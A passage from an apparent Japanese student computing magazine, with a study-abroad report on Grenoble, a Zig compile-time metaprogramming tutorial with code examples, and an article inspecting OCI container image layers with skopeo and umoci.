あなたはアメリカに入国し、そこで一時的に生活するにあたって、アメリカ様に迷惑をかけうる要素を何一つ持ち合わせていない、純真無垢な人間のはずです。その初心に立ち返って、もう一度 ESTA に申請してみましょう。そうすれば、きっと道は開けるはずです。ちなみに、眼鏡は視覚障害に含まれません。私はこれで一敗しました。徳が足りないわけではなかったようです。

6　どうしてもダメな場合

清らかな心を持ってしても拒絶された場合は、素直に大使館、領事館に行ってビザを取得してください。

7　おわりに

いかがでしたか？ 今回の記事では、渡米時に必要となる ESTA について、拒否された時の解決方法を解説してみました。この解説が皆様の役に立つ日がこないことを願っています。次回は、『国際送料をちょろまかそうとしてはいけない』という記事を書こうと思います。お楽しみに。

グルノーブルだより

文　編集部　Azumabashi

1　あらまし

大学院情報理工学位プログラムと，フランスのグルノーブル・アルプ大学 (Université Grenoble Alpes; UGA[*1]) は，2024 年度より修士ダブルディグリープログラムを開始しました．WORD は本来情報科学類誌ではありますが，この場をお借りして，少しだけ現地の様子をお伝えしようと思います．

2　そもそもダブルディグリープログラムって？

ダブルディグリープログラム (double degree program[*2]; DDP) とは，その名のとおり学位が 2 つ授与される可能性のあるプログラムです．もう少し踏み込むと，筑波大と UGA で 1 年ずつ講義を受け，研究活動をし，所定の要件を満たすことで，筑波大と UGA の双方から修士号を授与されるプログラムです．筑波大発だと，おおよそ夏頃に日本を出国し，翌年の夏頃に帰国するというスケジュールを取ります．フランスはもちろんフランス語圏ですが，UGA では英語で授業が行われるコース (Master of Science in Informatics at Grenoble, MoSIG) に所属するうえ，研究活動もすべて英語で行われるので，少なくとも大学内では英語ができればよいということになります．

なお，近々，ドイツ・ルール大学ボームフ校 (Ruhr-Universität Bochum) とも似たようなプログラムを始めると聞いています．もし気になる方がいれば，こちらのほうも情報をキャッチしてもいいかもしれません．

3　グルノーブルや UGA ってどんなところ？

3.1　そもそもグルノーブルはどこにある？

そもそも UGA のあるグルノーブル (Grenoble) という都市は，パリ (Gare de Lyon[*3]) からグルノーブル駅（Gare de Grenoble，図 1）行きの TGV（高速鉄道）で 3 時間ほどのところにあります．緯度でいうと北緯 45 度程度であり，日本だと北海道の幌延あたりになります．街中をイゼール川 (Isère) などの川が走っており，大雑把に言うと川沿いはつくば並に

[*1]「UGA」で検索するとジョージア大学 (University of Georgia) がヒットするかもしれませんが，別の大学です．

[*2]たまに double *diploma* program と書かれる場合もありますが，正式には多分間違いです．いずれにせよ，略称が DDP であることには変わりませんが．

[*3]直訳すると Lyon station になりますが，Lyon station と言うとリヨン (Lyon) にある駅（代表的な駅だけでもペラッシュ駅 (Gare de Lyon-Perrache) とパール・デュー駅 (Gare de Lyon-Part-Dieu) の 2 つある）と誤解されるおそれがあるので，下手に訳さずに Gare de Lyon と言ったほうがよいようです．

図 1　グルノーブル駅 (Gare de Grenoble). 思ったより小さいです．SNCF とはフランス国鉄のことです.

図 2　TGV の車窓.

図 3　大学内を走るトラム C 線．フランスは右側通行の国なので，こちらに向かって走ってきています.

平坦なのですが，そこから外れると標高が 1,500m を越える山々に囲まれています.

3.2　グルノーブルでの公共交通手段

UGA は，グルノーブル駅からトラム（路面電車）で 20 分ほどのところにあります．トラムやバスが直接大学構内に乗り入れており，学内に停留所がいくつもあります．特にトラムは，系統によっては平日昼間は 5 分に 1 本，休日や深夜帯でも 20 分に 1 本は走っており，学内のみを移動する場合であってもかなり便利です．日本の路面電車と違って，短くて 3 両編成，長いと 7 両編成の車両（図 3）が使われており，輸送力は十分でしょう（それでも特に朝方のキャンパス方面行きは混雑します）．運賃の払い方などは日本とだいぶ異なります．細かいことは現地でのお楽しみ．DDP だと長期滞在することになるので，年間全線定期を買っておくと便利でしょう．日常生活はキャンパス周辺で完結しますが，お出かけするときなどになんだかんだ便利です.

図 4　黄色い自転車．イベントか何か（実際何だったのかはよくわかりません）で，図書館前に自転車が並べられていたときの写真です．

トラムだけで足りない場合は，バスが使えます．系統によっては，日本ではあまり見ない連接仕様のバスに乗れます．ただ，ほとんどの場合は，バスに乗る機会はそんなにないはずです．なにしろトラムが便利なので…….

3.3　黄色い自転車

先述のように，グルノーブルは山のほうに突撃しない限りは平坦な街です．つまり，自転車での移動に適しているということです．実際，公共交通機関で網羅し切れないエリアや，公共交通機関で行くには不便なエリアに行く場合にはかなり重宝します．

グルノーブルの街中や UGA のキャンパス内では黄色い自転車（図 4）をよく目にしますが，この自転車は Mvélo+ というサービスを通じて一定期間レンタルできる自転車です．ちなみに，自転車の鍵はそれ相応の頑丈なものにしないとほとんど意味がないので要注意．

3.4　UGA ってどんなところ？

UGA も筑波大よろしく，どこからどこまでが大学の敷地なのかいまいちよくわからないところです．筑波大よりわかりづらいと言っても過言ではないかもしれません．一応キャンパスを指す domaine universitaire という呼び名もありますが，正式な地名ではないようです（正式な地名は，場所によりサン＝マルタン＝デール (Saint-Martin-d'Hères) とジエール (Gières) のいずれかのようです）．しかも筑波大の例の「T 字モニュメント[*4]」のような，これがあると UGA っぽいなぁというものはなさそうな気がします．仕方がないので図書館の写真を図 5 に示します．学内にはいくつか図書館があるようですが，その中でもおそらく最大のものが図 5 に示した bibliothèque universitaire Joseph-Fourier です．Joseph Fourier は Fourier 変換の Fourier です．英語の感覚だと図書館は library っぽい語が当たるような気がしますが，実際には bibliothèque です．フランス語にも「それっぽい」単語 librairie はあ

[*4]中央口（本部棟近くにある東大通りからの進入口）にあるやつ．

図 5　Bibliothèque universitaire Joseph-Fourier．筑波大の図書館と違う点もいくつかあります．どう異なるのかは行ってみてのお楽しみ．

りますが，意味は「本屋」らしいです．ちなみに，図書館前は筑波大よろしく大きな広場になっています．

普段授業を受ける場所は，ENSIMAG の建物です．図書館のすぐ近くにあります．ENSIMAG は École nationale supérieure d'informatique et de mathématiques appliquées de Grenoble の略らしいです（とはいえ正式名称はまず使われません）．こんな感じで，UGA では組織名の頭文字を取った略称が普通に使われます．講義棟なので，中は普通です（少なくとも 3C 棟 1 階のような古さはないです）．

ちなみに，フランス語の語学の授業もオプションで受講できます（オプションなので，受講しないこともできます）．この科目は ENSIMAG の担当ではなく，筑波大の CEGLOC に相当する CUEF (Centre universitaire d'études françaises) の担当です．CUEF の建物はキャンパスの隅のほうにあるので，ENSIMAG からの移動の際はトラムを使ったほうがよいでしょう．

日本で言うところの「学食」は CROUS という（大雑把に言うと，生協[*5] に相当する）組織が運営しています．スマホアプリまたは学生証を使って払うと自動的に適用される学生料金だと，値段も安く，おいしいです．このあたりの決済方法は日本よりもかなり「いい感じ」になっています．その分，割と混雑するのはご愛嬌．学食の実際は渡航してみてのお楽しみ．

4　ギャラリー

以下はちょっとしたギャラリーです．わざわざ項目を立てて説明するまでもないので，雑に列挙することにします．

[*5] もっとも筑波大には存在しませんが……．

図 6　リヨンのノートルダム大聖堂.

4.1　リヨンにて

グルノーブル到着後に，手続きのために日本の在外公館を訪れる場合もあるでしょう．グルノーブルを管轄するのはリヨンにある領事事務所（総領事館よりも格下の事務所）です．こんなところにあるの！？ という場所にしれーっとあります．領事事務所に行ってとんぼ帰りだと味気ないので，ついでにリヨン観光をすると暇潰しになってよいと思います．

リヨンには様々な観光地がありますが，最も有名なものはノートルダム大聖堂（図 6, basilique Notre-Dame de Fourvière）でしょう．ノートルダム大聖堂というとパリにあるもの（2019 年に火災のあったもの）を想像する方もいらっしゃるでしょうが，リヨンにもあります．地下鉄とケーブルカーを乗り継ぐと，大聖堂の目の前に行けます．図 6 の左下にあるのがエレベータの出口です．階段での出口はこの真正面にあります．もちろん，ノートルダム大聖堂の中にも入れます（中がどうなっているのかは，行ってみてのお楽しみ）．

ちなみに，グルノーブルからリヨンまでは，高速バス（FlixBus または BraBraCar Bus）で 1 時間半から 2 時間ほどです．運賃は予約時期などによって異なりますが，うまく選ぶと 10 ユーロを切ります．電車（TER，日本で言うところの普通列車のこと）で行くこともできますが，バスよりも高いです．

4.2　Coupe Icare

Coupe Icare (`https://www.coupe-icare.org/en/`) は，初秋（2024 年は 9 月 17 日から 22 日まで）に開催されるパラグライダーのイベントです．2024 年で第 51 回となる歴史あるイベントのようです．グルノーブルの東にあるリュムバン (Lumbin) の会場には，山の

図 7　Coupe Icare 当日の様子．画像上部にある米粒のようなものは，滑空中のパラグライダーです．

上から出発したパラグライダーが次々と着陸してきます（図 7）．アクロバティックな操縦をする人がいたり，着陸後にちょっとしたパフォーマンスをする人がいたり，見るだけでも結構おもしろいです．当日のアクセスは，グルノーブル駅からリュムバンまで直通の臨時バス (Icarexpress) が出るため，結構良好です．その気になれば自転車でも行けます．

図 7 からわかるように，グルノーブルは高い山に囲まれているところです．標高 1,200m ぐらいのところまでは車道が通っており，中にはグルノーブル市街地からバスで行けるところもあります．うまくバスと組み合わせられれば，の話ですが，ハイキングにはうってつけの場所でしょう（そのうち行きたい）．

4.3　バスティーユ

バスティーユ (fort de la Bastille) は，グルノーブルで最も有名な観光地でしょう．バスティーユというと，パリにあるほうが有名でしょうが，それとは別のものです．かつての要塞の跡が残されており，市街地から展望台まで登ることができます（ちょっとしたハイキングになります）．あるいは，ロープウェー（その形状から bubbles とも呼ばれる）に乗るのもよいでしょう[*6]．展望台からは，グルノーブルの市街地を一望できます（図 8）．わかりづらいですが，大学のキャンパスも見られるでしょう（イゼール川に架かるトラムの橋から探すと見つけやすいです）．バスティーユからの夜景はかなり綺麗らしいのですが，まだ見られていません…….

5　おわりに

今回はグルノーブル滞在中の出来事などをちょっとずつ書いてみました．帰国するまで何度か連載することになるはずですので，次号をお楽しみに．発行時期次第ではもうちょっ

[*6] グルノーブルの観光局の web ページ (https://www.grenoble-tourisme.com/en/catalog/detail/telepherique-de-grenoble-bastille-60029/) では cable car となっていますが，日本語の「ケーブルカー」と babbles の実物はマッチしないので，ここではロープウェーと表記しています．

図 8　バスティーユからの眺め．画像中央下部にあるのは，バスティーユと市街地を結ぶロープウェー (bubbles).

と真面目なことも書くと思います．

そして何よりも，**情報理工学位プログラムの博士前期課程（いわゆる修士課程）に入学される予定の方で，もし海外留学に興味がある，などがあれば，DDP への参加をぜひご検討ください！** 情報理工学位プログラム担当[*7] の，指導教員となっている先生に話を持ち掛けてみるのが一番よいでしょう．運よく筆者への連絡先を探し出せた方は，直接質問してもらっても，答えられる範囲で答えます．特に 2025 年出発分に参加しようと思う方（例えば，現在学類 4 年次の方）はお早めに[*8]．

[*7]情報科学類担当の先生方は，だいたいは情報理工学位プログラム担当なのですが，一部リスク・レジリエンス学位プログラム担当の先生もいらっしゃるので要注意です．

[*8]大学院入学後から色々なことを考え出しても十分間に合いますが，一般的にこの手のものの準備は早ければ早いほどよいです．早すぎるのもそれはそれで問題ですが……．

実例を通して学ぶ Zig メタプログラミング

文　編集部　Ryoga (@Ryoga_exe)

1　はじめに

最近 Zig というプログラミング言語にハマっています。Zig は比較的新しい言語で、非常に特徴的な言語でもあります。その中でも、Zig の強力なコンパイル時計算とそれによるメタプログラミングに魅了されたのでここでその機能について詳しく紹介しつつ、自分が感じた可能性について紹介しようと思います。

2　Zig とは

Zig とは静的型付きのコンパイル言語です。シンプルであることを目指して設計されている言語であり、隠された制御フローがない、隠されたメモリ割り当てがない、プリプロセッサ、マクロがないなどといった特徴を持っています。

Zig は C のような低レベル言語に似た直接的なアプローチをとりつつも、開発者がバグを防ぎやすくするためのいくつかの革新的な機能を備えており、コードを意図した通りに動作させるための工夫が施されています。

まだ Zig 歴は 1 年にも満たないですが、コードを見通しよく書けるなという印象を持っています。また、コードが明示的で読みやすいなと感じます。

そんな Zig ですが、強力なコンパイル時計算を持っており、メタプログラミングのようなことができます。

3　Zig の comptime

Zig ではコンパイル時に決まる値であるか否かということがかなり重要な意味を持っています。

コンパイル時に決まる値のことを comptime [*1] とよび、そうでないものを runtime-known とよびます。値が comptime であるかどうかは、コンパイラがある程度決定してくれますが、`comptime`キーワードを用いることで明示することもできます。

また、runtime-known なコードは comptime なコードで呼び出すことはできません。

```
1 const std = @import("std");
2
3 fn runtime_add(a: i32, b: i32) i32 {
4     return a + b;
5 }
```

[*1] https://ziglang.org/documentation/master/#comptime

```
6
7  fn comptime_add(comptime a: i32, comptime b: i32) i32 {
8      return a + b;
9  }
10
11 pub fn main() void {
12     const a = 5;
13     const b = comptime 10;
14     std.debug.print("{}\n", .{runtime_add(2, 3)});
15     std.debug.print("{}\n", .{runtime_add(a, a)});
16     std.debug.print("{}\n", .{runtime_add(a, b)});
17
18     std.debug.print("{}\n", .{comptime_add(2, 3)});
19     std.debug.print("{}\n", .{comptime_add(a, a)});
20     std.debug.print("{}\n", .{comptime_add(b, b)});
21     // ここまではコンパイラにより comptime なものとして解釈されるためエラーは起きない
22
23     const rand = std.crypto.random;
24     const c = rand.int(u8); // 実行時に決まる (runtime-knownな) 値
25     std.debug.print("{}\n", .{runtime_add(a, c)});
26     std.debug.print("{}\n", .{comptime_add(a, c)}); // コンパイルエラー
27 }
```

これをコンパイルしようとすると、以下のようなエラーとともにコンパイルが失敗します。

```
1  src/struct.zig:24:44: error: runtime-known argument passed to comptime parameter
2      std.debug.print("{}\n", .{comptime_add(c, c)});
3                                              ^
4  src/struct.zig:7:26: note: declared comptime here
5  fn comptime_add(comptime a: i32, comptime b: i32) i32 {
6                           ^
7  ...
```

さらに奇妙なことにコンパイル時変数というものも存在します。変数に対して comptime

キーワードを用いて修飾することができ、変数のロードとストアがコンパイル時にのみ行われることがコンパイラに対して保証されます。また、これに違反するコードを書くとコンパイルエラーとなります。

```
const std = @import("std");

fn sum(comptime last: u32) u32 {
    comptime var i = 1;
    comptime var res = 0;
    inline while (i < last) : (i += 1) {
        res += i;
    }
    return res;
}

pub fn main() void {
    std.debug.print("{}\n", .{sum(100)});
    // 出力: 4950
}
```

この例はコンパイル時変数を用いて**コンパイル時**に 1 から 100 の総和を計算しています。これはコンパイル時にのみ計算されるため、実行時には直接計算済みの値が使用され、パフォーマンスの向上が図れます。

このような強力なコンパイル時計算を備えているため、コンパイル時に brainfuck のコードを評価するということも簡単に実現できます。(実用的かどうかはおいておいて)[*2]

ここまで、明示的に comptime 修飾を用いてきましたが、実際にはある程度はコンパイラが自動的に決定してくれるため、関数に手を加えずにこのようなことができます。

```
const expect = @import("std").testing.expect;

fn fibonacci(index: u32) u32 {
    if (index < 2) return index;
    return fibonacci(index - 1) + fibonacci(index - 2);
}

test "fibonacci" {
    // test fibonacci at run-time
```

[*2] https://github.com/ginkgo/Zig-comptime-brainfuck

```
10      try expect(fibonacci(7) == 13);
11
12      // test fibonacci at compile-time
13      try comptime expect(fibonacci(7) == 13);
14  }
```

この例では関数を変更せずにコンパイル時と実行時の両方で呼び出される関数を作成しています。[*3]

comptime のさらに強力な点は、型を値のように扱える点です。Zig において、型は第一級オブジェクトで、comptime な文脈でのみ型を変数に割り当てたり、関数にパラメータとして渡したり、関数から値として返したりすることができます。

次節で Zig の型やジェネリクスを表現する手法についてみていきます。

4 Zig での型とジェネリクス

Zig では、ジェネリクスは特定の機能というよりは、言語の機能を表現するものになっています。具体的には、ジェネリクスは Zig のコンパイル時という概念を明示的に扱う、強力なコンパイル時メタプログラミングを活用する形で表現します。コンパイル時に型や値をパラメータとして受け取ることで、柔軟なジェネリックコードが可能になります。

```
1   fn max(comptime T: type, a: T, b: T) T {
2       return if (a > b) a else b;
3   }
4   fn gimmeTheBiggerFloat(a: f32, b: f32) f32 {
5       return max(f32, a, b);
6   }
7   fn gimmeTheBiggerInteger(a: u64, b: u64) u64 {
8       return max(u64, a, b);
9   }
```

また、comptime である限り type を関数の返り値とすることができるため、以下のようなことも可能です。

```
1   const std = @import("std");
2
3   // 型を返す
4   fn Pair(comptime T: type) type {
5       return struct {
6           first: T,
```

[*3] https://ziglang.org/documentation/master/#comptime より引用

```
        second: T,
    };
}

pub fn main() void {
    const pair = Pair(i32){ .first = 10, .second = 20 };
    std.debug.print("{}, {}\n", .{ pair.first, pair.second });
    // 出力: 10, 20
}
```

この例では、与えられた型をもとに C++ の std::pairのような型を返す関数を実装した例です。

さらに、関数に対しても型があります。ラムダ式はありませんが、struct のメンバ関数を参照する形で関数を返すこともできます。

```
const std = @import("std");

// 関数を返す
fn foobar(comptime state: bool, comptime a: i32) fn (i32) i32 {
    if (state) {
        return struct {
            fn f(b: i32) i32 {
                return a + b;
            }
        }.f;
    } else {
        return struct {
            fn f(b: i32) i32 {
                return a * b;
            }
        }.f;
    }
}

pub fn main() void {
    const f1 = foobar(true, 10);
    std.debug.print("{}\n", .{f1(20)});
```

```
    // 出力: 30

    const f2 = foobar(false, 10);
    std.debug.print("{}\n", .{f2(20)});
    // 出力: 200
}
```

このように自然な形で型を自由に扱うことができるのです。

5 強力な組込み関数と std.meta

ここまでは簡単なものをみていきましたが、@ から始まる組込み関数や std.meta にある関数を用いることで、さらに柔軟なメタプログラミングが可能です。

ここで Zig の print 関数のコードを簡略化したものを読んでみましょう。Zig の print 関数は多くの言語とは異なり、その強力なメタプログラミングによって、コンパイラにハードコードされているものではなく、Zig そのもののコードで書かれています。

```
const Writer = struct {
    pub fn print(self: *Writer, comptime format: []const u8,
        args: anytype) anyerror!void {
        const State = enum {
            start,
            open_brace,
            close_brace,
        };

        comptime var start_index: usize = 0;
        comptime var state = State.start;
        comptime var next_arg: usize = 0;

        inline for (format, 0..) |c, i| {
            switch (state) {
                State.start => switch (c) {
                    '{' => {
                        if (start_index < i) try self.write(
                            format[start_index..i]);
                        state = State.open_brace;
                    },
                    '}' => {
                        if (start_index < i) try self.write(
```

```
                        format[start_index..i]);
                    state = State.close_brace;
                },
                else => {},
            },
            State.open_brace => switch (c) {
                '{' => {
                    state = State.start;
                    start_index = i;
                },
                '}' => {
                    try self.printValue(args[next_arg]);
                    next_arg += 1;
                    state = State.start;
                    start_index = i + 1;
                },
                's' => {
                    continue;
                },
                // ... 略
                else => @compileError("Unknown format
                    character: " ++ [1]u8{c}),
            },
            State.close_brace => switch (c) {
                '}' => {
                    state = State.start;
                    start_index = i;
                },
                else => @compileError("Single '}'
                    encountered in format string"),
            },
        }
    }
    comptime {
        if (args.len != next_arg) {
            @compileError("Unused arguments");
        }
```

```
56              if (state != State.start) {
57                  @compileError("Incomplete format string: " ++
                        format);
58              }
59          }
60          if (start_index < format.len) {
61              try self.write(format[start_index..format.len]);
62          }
63          try self.flush();
64      }
65
66      fn write(self: *Writer, value: []const u8) !void {
67          // ... 略
68      }
69      pub fn printValue(self: *Writer, value: anytype) !void {
70          // ... 略
71      }
72      fn flush(self: *Writer) !void {
73          // ... 略
74      }
75  };
```

引数 format が comptime 修飾されていることがポイントです。コンパイル時に format 引数で渡された文字列をパースし、適切に第二引数に渡された変数を埋め込んで表示してくれます。特徴的なのは @compileError で、これは意味的に解釈されると、名前の通りコンパイルエラーを発生させ、コンパイルを失敗させることができるという組込み関数です。このような関数により、{ といった閉じられていない波括弧や、{foo} といった不正なフォーマット指定子が渡された場合にコンパイルエラーを発生させることができます。

ここで以下のようにこの print 関数を呼び出すことを考えてみます。

```
1
2   const a_number: i32 = 1234;
3   const a_string = "foobar";
4
5   print("string: '{s}', number: {}\n", .{ a_string, a_number });
```

Zig は関数を部分的に評価し、以下のような関数を出力します。

```
pub fn print(self: *Writer, arg0: []const u8, arg1: i32) !void {
    try self.write("string: '");
    try self.printValue(arg0);
    try self.write("', number: ");
    try self.printValue(arg1);
    try self.write("\n");
    try self.flush();
}
```

printValue は任意の型のパラメータを受け取り、その型に応じて異なる処理を実行する関数です。

```
const Writer = struct {
    pub fn printValue(self: *Writer, value: anytype) !void {
        switch (@typeInfo(@TypeOf(value))) {
            .int => {
                return self.writeInt(value);
            },
            .float => {
                return self.writeFloat(value);
            },
            .pointer => {
                return self.write(value);
            },
            // ... 略
            else => {
                @compileError("Unable to print type '" ++
                    @typeName(@TypeOf(value)) ++ "'");
            },
        }
    }

    fn write(self: *Writer, value: []const u8) !void {
        // ... 略
    }
    fn writeInt(self: *Writer, value: anytype) !void {
        // ... 略
```

```
25      }
26      // ... 略
27  };
```

@typeInfo や @TypeOf といった組込み関数が使われています。このように型によって条件分岐し、処理を変えるということも自然な形で書くことができます。

上記は簡略化したコードのため含まれていませんが、Zig の print 関数は {any} 指定子を用いることで構造体などのフィールドも出力できます。これはどのように実装するのでしょうか。

ここでででてくるのが std.meta 名前空間です。

std.meta にはメタプログラミングをサポートする強力な関数が多数入っています。中でも興味深いのが、構造体のフィールドの情報を取ることができる関数です。

以下のコードはその使用例です。

```
1   const meta = @import("std").meta;
2
3   pub const Register = enum {
4       EAX,
5       ECX,
6       EDX,
7       EBX,
8       ESP,
9       EBP,
10      ESI,
11      EDI,
12
13      pub const len = meta.fields(@This()).len;
14      pub const name = meta.fieldNames(@This());
15  };
```

Register という列挙子に len と name というものが生えています。

std.meta.fields は構造体や列挙子の情報を返す関数であり、len を使うことでそのフィールドの個数を取得することができます。

std.meta.fieldNames は構造体や列挙子に含まれるフィールドの名前を *const [fields(T).len][:0]const u8（つまり Zig のコード内で扱える文字列の配列）として返す関数です。

これは以下のようなコードを生成します。

```
1   const meta = @import("std").meta;
```

```
2
3  pub const Register = enum {
4      EAX,
5      ECX,
6      EDX,
7      EBX,
8      ESP,
9      EBP,
10     ESI,
11     EDI,
12
13     pub const len = 8,
14     pub const name = [8][]const u8{ "EAX", "ECX", /* ...省略
           */ };
15 };
```

このように列挙子の個数や、名前とその文字列としての情報の対応をハードコードすることなく実現できるのです。

C でのプログラミングにおいてはしばしば以下のように個数を持っておくための列挙子を含ませることがあります。

```
1  enum {
2      EAX,
3      ECX,
4      EDX,
5      EBX,
6      ESP,
7      EBP,
8      ESI,
9      EDI,
10     REGISTER_NUM,
11 }
```

一方、Zig ではそれを自然な形で表現することができるのです。

6 おわりに

Zig にはマクロがありませんが、comptime やそれによるメタプログラミングにより、ある程度カバーできるなという印象です。特に関数のような形でコードとして現れるので、Rust のマクロよりも読みやすく、コードベースを追いやすい印象があります。

今回は紹介しませんでしたが、「型を作り出す」といったことも実現できます。有名なものでいうと、Zig 版の clap です。[*4] Rust にも同名のコマンドライン引数パーサライブラリがありますが、Rust のそれとは異なり、ヘルプメッセージを書くとその文字列をパースし、パラメータが取る値の名前に基づき、その名前のフィールドを持った `struct` を生成するという驚きの仕様です。

みなさんもぜひ、Zig でメタプログラミングの世界に触れてみませんか。

[*4] https://github.com/Hejsil/zig-clap

コンテナイメージの中身を覗いてみる

文　編集部　appare45

皆さんはコンテナを普段利用されていますか？ 最近では情報科学類コンピューティング環境においても Podman を利用したコンテナが実行が可能になり [*1] できることが格段に増えているように思えます。

この記事ではコンテナイメージの中身がどのようになっているのかを解明していきたいと思います。なお本記事の内容は 2024 年 10 月 3 日に開催された LT 会 UNTIL. LT #0x05 での発表「コンテナイメージの中身を覗く」を元にしています。

1　コンテナイメージとは

そもそもコンテナとは一つの OS 上で複数の環境を起動するための技術です。例えば macOS 上で Ubuntu を動かしたいときには `docker run -it ubuntu:latest bash` だけで Ubuntu を起動[*2] することができます。

この裏では Docker が Ubuntu をダウンロードし、ルートディレクトリとしてマウントされた bash プロセスを起動しています。

このときダウンロードされる Ubuntu のようにコンテナの起動のために必要なデータをまとめたものをコンテナイメージといいます。コンテナイメージにはこのような Linux ディストリビューションに限らず、Go 言語などのプログラミング言語の環境が含まれたもの [*3] やコンテナ内で Windows が起動するコンテナイメージ[*4] などもあります。

また、近年では開発環境をコンテナイメージで配布しその中で開発を完結させる Develop Containers という規格も存在します。[*5]

2　コンテナの標準化

コンテナを実行するソフトウェアを「コンテナランタイム」といいます。コンテナランタイムの仕様は Open Container Initiative（通称 OCI）という団体が標準化しており、標準に沿った様々な実装が存在します。

コンテナランタイムとしてメジャーな runc[*6] はホストのカーネルの namespace を用いたコンテナランタイムを実装しているほか、Google が開発した gvisor ではカーネルごとコン

[*1] Podman の使用 - 情報科学類コンピューティング環境（認証あり）`https://www.coins.tsukuba.ac.jp/internal/ce/?Podman%E3%81%AE%E4%BD%BF%E7%94%A8`

[*2] 正確には Ubuntu で起動している bash

[*3] Docker Hub で公開されている Go 言語のコンテナイメージ `https://hub.docker.com/_/golang`

[*4] たまたま Twitter で見つけた謎の Windows が起動するらしいコンテナイメージ `https://github.com/dockur/windows`

[*5] Develop Containers（通称 devcontainer）の規格 `https://containers.dev/`

[*6] runc は Docker が開発していた低レベルコンテナランタイムを OCI に寄贈したもの

テナランタイムに取り込んだ実装をしています。本記事では runc の実装をベースに解説していきます。

OCI はコンテナイメージの仕様も標準化しています。本記事で扱うイメージは OCI により標準化された規格[*7] に沿ったものを扱うことにします。

3 コンテナとコンテナイメージはなぜ分かれているのか

runc ではマウントネームスペースを分離したうえでコンテナ内の OS 用のファイルのルートディレクトリを root ディレクトリに変更することで、環境を分離しています[*8]。このとき root ディレクトリの中身やコンテナとして扱われるプロセスの設定は runtime bundle というフォルダにまとめられます。

以上の話だけであれば、そもそもコンテナ (runtime bundle) とコンテナイメージは同じでも良いのではないかと思われるのではないでしょうか？ しかし、runtime bundle はプロセスの実行に特化されており、例えばコンテナの中身を変更したいときには runtime bundle の中身をすべて作り直さなければいけなくなってしまいます。

そのためコンテナイメージという共有や変更に特化したコンテナの元となるファイルが登場します。

4 runtime bundle の中身を覗く

実際に runtime bundle の中身を覗いていきましょう。今回は Docker Hub 上で配布されいている Go 言語のコンテナイメージを扱います。[*9]

まず初めに、1 を実行し Docker Hub で配布されているコンテナイメージを skopeo[*10] というツールを用いて OCI 形式に変換しながらダウンロードします[*11]。

Listing 1　Docker Hub で配布されているイメージを OCI 形式でダウンロードする

```
1 skopeo copy docker://docker.io/golang:latest oci:golang:latest
```

次に 2 を実行しダウンロードしたイメージを umoci[*12] というツールを用いて runtime bundle に変換します。

Listing 2　ダウンロードしたイメージを runtime bundle に変換する

```
1 umoci unpack --image golang:latest bundle
```

展開した結果は 3 のような構成となっています。このなかで rootfs ディレクトリがコン

[*7] OCI が標準化したコンテナイメージの規格 https://github.com/opencontainers/image-spec

[*8] コンテナで分離される環境はファイルだけではないですが、ここではコンテナイメージに着目するため割愛します

[*9] 今回の作業はこちらの Dockerfile を用いて作成した環境で行いました https://gist.github.com/appare45/4df1ecdac09755ca7444f03123778d56

[*10] https://github.com/containers/skopeo

[*11] docker image saveでも同じことができます

[*12] https://umo.ci/

テナ内のルートディレクトリとなるディレクトリ、config.json が環境変数やコンテナとなるプロセスの capability を指定します。

Listing 3　runtime bundle に変換した結果

```
root@book56-demo:/book56/bundle# ls
config.json  rootfs umoci.json
（一部略）
root@book56-demo:/book56/bundle# ls rootfs
bin  boot  dev  etc  go  home  lib  media  mnt  opt  proc
    （略）
```

コンテナランタイムは config.json の中身を参照したうえで runtime bundle 内の rootfs をマウントしながらプロセスを実行することでコンテナを起動します。

runtime bundle 内の rootfs は OS が必要とするファイルがすべて格納されているため容量が大きくなる傾向があるほか、変更を加えた場合にはその中身をすべて入れ替える必要が出てきます。

5　コンテナイメージの中身を覗く

いよいよコンテナイメージの中身を覗きます。コンテナイメージの中身は 4 のような非常にシンプルな構成になっています。

Listing 4　コンテナイメージの中身

```
root@book56-demo:/book56# ls golang/
blobs  index.json  oci-layout
```

コンテナイメージでのエントリーポイントは index.json です。index.json の中身は 5 のようになっています。ここを見ると manifest が a92a…という sha256 ハッシュとなっていることが分かります。マニフェストはイメージの構造を示すファイルです。

Listing 5　index.json の中身

```
root@book56-demo:/book56/golang# cat index.json | jq
{
  "schemaVersion": 2,
  "manifests": [
    {
      "mediaType": "application/vnd.oci.image.manifest.v1+json
          ",
      "digest": "sha256:a92a5043f0778（…略）",
      "size": 2324,
      "annotations": {
```

```
10          "org.opencontainers.image.ref.name": "latest"
11        }
12      }
13    ]
14  }
```

コンテナイメージ内のファイルは blobs ディレクトリ内にファイルのハッシュ値をファイル名として保存されています。例えば先ほど調べたコンテナイメージのマニフェストは `blobs/sha256/a92a5043f0778(…略)` にあります。この中身を 6 に示します。

Listing 6　manifest の中身

```
1  {
2    "schemaVersion": 2,
3    "mediaType": "application/vnd.oci.image.manifest.v1+json",
4    "config": {
5      "mediaType": "application/vnd.oci.image.config.v1+json",
6      "digest": "sha256:986f7450c3 (… 略) ",
7      "size": 2931
8    },
9    "layers": [
10     {
11       "mediaType": "application/vnd.oci.image.layer.v1.tar+
             gzip",
12       "digest": "sha256:c1e0ef7b (… 略) ",
13       "size": 49584978
14     },
15     {
16       "mediaType": "application/vnd.oci.image.layer.v1.tar+
             gzip",
17       "digest": "sha256:95b894d6 (… 略) ",
18       "size": 23593834
19     },
20      (以 下 略)
```

コンテナイメージはレイヤの重ね合わせで表現されます。レイヤとはイメージとイメージの差分を示すファイルで gzip 形式や zstd 形式で圧縮されます。追加・変更されたファイルが含まれるほか、削除されたファイルは `wh.*`（whiteouts）ファイルとして表現されます。これらを順番に重ね合わせていくことでコンテナイメージから runtime bundle 内の rootfs が作成されます。

manifest 内の layersはレイヤの重ね合わせを表します。実際に最初のレイヤを覗いてみると 7 のようになっています。これを見るとこのイメージは Ubuntu を元にしていることが分かります。

Listing 7　1 つ目のレイヤ

```
root@book56-demo:/book56/golang/layer0# ls
bin  boot  dev  etc  home  lib  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@book56-demo:/book56/golang/layer0# cat etc/os-release
PRETTY_NAME="Debian GNU/Linux 12 (bookworm)"
NAME="Debian GNU/Linux"
```

さらに次のレイヤを展開すると 8 のようになりこのレイヤでは必要なパッケージを apt で追加していそうなことが分かります。

Listing 8　1 つ目のレイヤ

```
root@book56-demo:/book56/golang/layer1# ls /etc/
X11           ca-certificates       ethertypes  inputrc     logcheck  protocols  services  systemd
alternatives  ca-certificates.conf  gss         ld.so.cache  networks  rpc        ssl       wgetrc
root@book56-demo:/book56/golang/layer1# cat var/log/apt/history.log
Start-Date: 2024-10-19  01:10:25
